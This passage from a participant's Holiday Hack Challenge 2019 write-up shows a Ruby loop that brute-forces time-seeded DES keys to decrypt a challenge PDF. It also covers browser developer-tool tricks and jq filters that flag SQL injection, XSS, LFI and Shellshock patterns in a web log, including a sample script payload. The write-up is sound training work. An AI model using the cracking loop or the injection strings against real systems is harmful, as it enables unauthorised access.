for n in 1575658800..1575666000
  begin
    seed = n
    key = generate_key(seed)
    puts(key.unpack('H*'))
    decipher=OpenSSL::Cipher::DES.new()
    decipher.decrypt
    decipher.key=key
#Write to disk decrypted file until success
    File.open("#{seed.to_i}_Decrypted.pdf","wb") do |outf|
      decrypted=decipher.update(File.read("ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf.enc"))+ decipher.final
      outf.write(decrypted)
    end
  rescue
    next
  end
end
```

And while I ended up with several files with same file size:

```
-rw-r--r-- 1 root root 1.9M Jan  1 14:31 1575663650_Decrypted.pdf
-rw-r--r-- 1 root root 1.9M Jan  1 14:32 1575665250_Decrypted.pdf
-rw-r--r-- 1 root root 1.9M Jan  1 14:29 1575662338_Decrypted.pdf
-rw-r--r-- 1 root root 1.9M Jan  1 14:33 1575665825_Decrypted.pdf
-rw-r--r-- 1 root root 1.9M Jan  1 14:33 1575665779_Decrypted.pdf
-rw-r--r-- 1 root root 1.9M Jan  1 14:33 1575665571_Decrypted.pdf
-rw-r--r-- 1 root root 1.9M Jan  1 14:32 1575665356_Decrypted.pdf
-rw-r--r-- 1 root root 1.9M Jan  1 14:32 1575665210_Decrypted.pdf
-rw-r--r-- 1 root root 1.9M Jan  1 14:32 1575664951_Decrypted.pdf
-rw-r--r-- 1 root root 1.9M Jan  1 14:32 1575664847_Decrypted.pdf
-rw-r--r-- 1 root root 1.9M Jan  1 14:31 1575664258_Decrypted.pdf
-rw-r--r-- 1 root root 1.9M Jan  1 14:31 1575663890_Decrypted.pdf
-rw-r--r-- 1 root root 1.9M Jan  1 14:31 1575663889_Decrypted.pdf
-rw-r--r-- 1 root root 1.9M Jan  1 14:30 1575663102_Decrypted.pdf
-rw-r--r-- 1 root root 1.9M Jan  1 14:30 1575663098_Decrypted.pdf
-rw-r--r-- 1 root root 1.9M Jan  1 14:30 1575662921_Decrypted.pdf
-rw-r--r-- 1 root root 1.9M Jan  1 14:30 1575662747_Decrypted.pdf
-rw-r--r-- 1 root root 1.9M Jan  1 14:29 1575662309_Decrypted.pdf
-rw-r--r-- 1 root root 1.9M Jan  1 14:29 1575661551_Decrypted.pdf
-rw-r--r-- 1 root root 1.9M Jan  1 14:29 1575661350_Decrypted.pdf
-rw-r--r-- 1 root root 1.9M Jan  1 14:28 1575661130_Decrypted.pdf
-rw-r--r-- 1 root root 1.9M Jan  1 14:28 1575661055_Decrypted.pdf
-rw-r--r-- 1 root root 1.9M Jan  1 14:28 1575660907_Decrypted.pdf
-rw-r--r-- 1 root root 1.9M Jan  1 14:28 1575660778_Decrypted.pdf
-rw-r--r-- 1 root root 1.9M Jan  1 14:28 1575660745_Decrypted.pdf
-rw-r--r-- 1 root root 1.9M Jan  1 14:28 1575660546_Decrypted.pdf
-rw-r--r-- 1 root root 1.9M Jan  1 14:28 1575660447_Decrypted.pdf
-rw-r--r-- 1 root root 1.9M Jan  1 14:28 1575660444_Decrypted.pdf
-rw-r--r-- 1 root root 1.9M Jan  1 14:28 1575660307_Decrypted.pdf
-rw-r--r-- 1 root root 1.9M Jan  1 14:27 1575660226_Decrypted.pdf
-rw-r--r-- 1 root root 1.9M Jan  1 14:27 1575660135_Decrypted.pdf
-rw-r--r-- 1 root root 1.9M Jan  1 14:27 1575659848_Decrypted.pdf
-rw-r--r-- 1 root root 1.9M Jan  1 14:27 1575659799_Decrypted.pdf
-rw-r--r-- 1 root root 1.9M Jan  1 14:27 1575659357_Decrypted.pdf
-rw-r--r-- 1 root root 1.9M Jan  1 14:27 1575659350_Decrypted.pdf
-rw-r--r-- 1 root root 1.9M Jan  1 14:26 1575659060_Decrypted.pdf
-rw-r--r-- 1 root root 1.9M Jan  1 14:26 1575659018_Decrypted.pdf
-rw-r--r-- 1 root root 1.9M Jan  1 14:26 1575658972_Decrypted.pdf
-rw-r--r-- 1 root root 1.9M Jan  1 14:26 1575658882_Decrypted.pdf
-rw-r--r-- 1 root root 1.9M Jan  1 14:04 ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf.enc
```

The only one opening correctly was the one generated at 1575663650, meaning the file was encrypted on Friday, December 6, 2019 8:20:50 PM UTC.

Figure 13 - Clear-text PDF document

SOLUTION: Machine Learning Sleigh Route Finder


11. Open the Sleigh Shop Door

This browser proficiency challenge was complete using Google Chrome:

1. I locked the crate with the villain's name inside. Can you get it out?


You don't need a clever riddle to open the console and scroll a little.

Open Developer Tools > Console:




2. Some codes are hard to spy, perhaps they'll show up on pulp with dye?

Ctrl+P:




3. This code is still unknown; it was fetched but never shown.

Open Developer Tools > Network:




4. Where might we keep the things we forage? Yes, of course: Local barrels!

Developer Tools > Application > Local Storage > https://sleighworkshopdoor.elfu.org/:




5. Did you notice the code in the title? It may very well prove vital.

Ctrl+U > <title></title> HTML Tag:



6. In order for this hologram to be effective, it may be necessary to increase your perspective.


Right-click hologram > Inspect:



Find .hologram css class and increase perspective from 15px to 7000px +:


7. The font you're seeing is pretty slick, but this lock's code was my first pick.

This one is storing the code in the css font declaration, Ctrl+U:




8. In the event that the .eggs go bad, you must figure out who will be sad.

Developer Tools > Elements > Right-click .eggs class > Add breakpoint for node-removal:




Check the Event Listener:




9. This next code will be unredacted, but only when all the chakras are :active.

Inspect the element:




On the right, you'll see all the tags with class="chakra".

Go to each and force state to :active to reveal code:



10. Oh, no! This lock's out of commission! Pop off the cover and locate what's missing.

This one had a spoiler earlier on the game when finding the pcb in the network tab.




The code for the lock is on it but it won't work until 3 elements (seen as silhouettes) are in the same , macaroni, gnome, and swab.

After, they're dragged and dropped on below the <button>:

```
<li>
  <div class="lock c10">
    ::before
    <div class="cover">
      <button data-id="10">Unlock</button>
    </div>
    <input type="text" maxlength="8" data-id="10">
    <button class="switch" data-id="10"></button>
    <span class="led-indicator locked"></span>
    <span class="led-indicator unlocked"></span>
    <div class="component macaroni" data-code="A33"></div>
    <div class="component swab" data-code="J39"></div>
    <div class="component gnome" data-code="XJ0"></div> == $0
    ::after
  </div>
</li>
```

After crate is open, the following screen shows up:



SOLUTION: The Tooth Fairy

12. Filter Out Poisoned Sources of Weather Data

This challenge was somewhat confusing (likely meant to be that way) and the approach to solve it was create jq filters for every different attack and then pivot off of the resulting IPs on the User Agent field to gain new IP addresses matching said user agent strings.

```
SQL Injection

cat http.log | jq -j '.[] | select(.uri,.user_agent | contains("'"'"'")) |
"\(.["id.orig_h"]),"'

42.103.246.250,49.161.8.58,84.147.231.129,2.230.60.70,10.155.246.29,225.191.220.138,75.73.
228.192,249.34.9.16,27.88.56.114,238.143.78.114,121.7.186.163,106.132.195.153,129.121.121.
48,190.245.228.38,34.129.179.28,135.32.99.116,2.240.116.254,45.239.232.245,68.115.251.76,1
18.196.230.170,173.37.160.150,81.14.204.154,135.203.243.43,186.28.46.179,13.39.153.254,111
.81.145.191,0.216.249.31,220.132.33.81,83.0.8.119,150.45.133.97,229.229.189.246,227.110.45
.126,
```

```
XSS and LFI

root@kali-ag:~/Downloads/srf-routefinder# cat http.log | jq -j '.[] |
select(.uri,.user_agent,.host | contains("<") or contains("pass")) | "\(.["id.orig_h"]),"'

56.5.47.137,19.235.69.221,69.221.145.150,42.191.112.181,48.66.193.176,49.161.8.58,84.147.2
31.129,44.74.106.131,106.93.213.219,2.230.60.70,106.132.195.153,52.39.201.107,129.121.121.
48,102.143.16.184,230.246.50.221,131.186.145.73,253.182.102.55,1.185.21.112,229.133.163.23
5,194.143.151.224,23.49.177.78,75.215.214.65,223.149.180.133,211.229.3.254,250.51.219.47,1
87.178.169.123,180.57.20.247,116.116.98.205,9.206.212.33,79.198.89.109,25.80.197.172,193.2
28.194.36,169.242.54.5,28.169.41.122,229.229.189.246,227.110.45.126,61.110.82.125,65.153.1
14.120,123.127.233.97,95.166.116.45,80.244.147.207,168.66.108.62,200.75.228.240,233.74.78.
199,132.45.187.177,
```

```
ShellShock

root@kali-ag:~/Downloads/srf-routefinder# cat http.log | jq -j '.[] |
select(.uri,.user_agent,.host | contains(":;") or contains("};")) | "\(.["id.orig_h"]),"'

44.164.136.41,49.161.8.58,31.254.228.4,220.132.33.81,83.0.8.119,150.45.133.97,229.229.189.
246,227.110.45.126,


Pivoting

root@kali-ag:~/Downloads/srf-routefinder# cat http.log | jq -c '.[] | select(.user_agent |
contains("Metasploit")) | .user_agent, .["id.orig_h"], .uri'

"Mozilla/4.0 (compatible; Metasploit RSPEC)"
"203.68.29.5"
"/PEAR.pdf"
"Mozilla/4.0 (compatible; Metasploit RSPEC)"
```

```
"84.147.231.129"
"/api/weather?station_id=<script>alert('automatedscanning');</script>"
```

After many failed attempts, ending with more than 100 IPs, I added a whitelist condition to my pivoting. If a UA appears more than 6 times, this would not be considered as an offending IP, in the assumption that it would be legitimate use of the site.

Final list:

65.153.114.120,226.102.56.13,168.66.108.62,53.160.218.44,34.155.174.167,9.206.212.33,148.146.134.52,106.132.195.153,249.34.9.16,150.50.77.238,2.230.60.70,1.185.21.112,223.149.180.133,229.229.189.246,106.93.213.219,80.244.147.207,233.74.78.199,68.115.251.76,121.7.186.163,230.246.50.221,186.28.46.179,42.191.112.181,44.164.136.41,238.143.78.114,75.215.214.65,225.191.220.138,194.143.151.224,29.0.183.220,200.75.228.240,250.51.219.47,104.179.109.113,111.81.145.191,190.245.228.38,48.66.193.176,169.242.54.5,203.68.29.5,220.132.33.81,28.169.41.122,131.186.145.73,118.26.57.38,249.90.116.138,42.103.246.250,42.127.244.30,187.152.203.243,66.116.147.181,56.5.47.137,61.110.82.125,84.147.231.129,180.57.20.247,116.116.98.205,10.122.158.57,135.32.99.116,45.239.232.245,84.185.44.166,135.203.243.43,44.74.106.131,132.45.187.177,95.166.116.45,31.116.232.143,13.39.153.254,150.45.133.97,185.19.7.133,226.240.188.154,81.14.204.154,52.39.201.107,227.110.45.126,158.171.84.209,253.182.102.55,129.121.121.48,19.235.69.221,2.240.116.254,254.140.181.172,27.88.56.114,211.229.3.254,217.132.156.225,231.179.108.238,123.127.233.97,118.196.230.170,25.80.197.172,22.34.153.164,97.220.93.190,42.16.149.112,37.216.249.50,126.102.12.53,10.155.246.29,249.237.77.152,42.103.246.130,102.143.16.184,187.178.169.123,50.154.111.0,103.235.93.133,253.65.40.39,142.128.135.10,79.198.89.109,0.216.249.31,250.22.86.40,75.73.228.192,34.129.179.28,87.195.80.126,69.221.145.150,23.49.177.78,229.133.163.235,140.60.154.239,193.228.194.36,83.0.8.119,252.122.243.212,49.161.8.58,33.132.98.193,173.37.160.150,92.213.148.0




Figure 14 - Route Calculation Sucess!!!

SOLUTION: 0807198508261964

Conclusion

As probably every participant will point out, I LEARNED A LOT of new things at the HHC.

The PowerShell-Core Laser challenge was really interesting with a very cool twist, so I both suffered and enjoyed solving it, as well as all the creative side challenges.

I read there are 25 achievements and I just managed to get 23, so I'll be reading write ups in the coming days.

Figure 15 - Very recent photo of me Rocking with Santa

Thanks for an amazing event and I'll see you next year.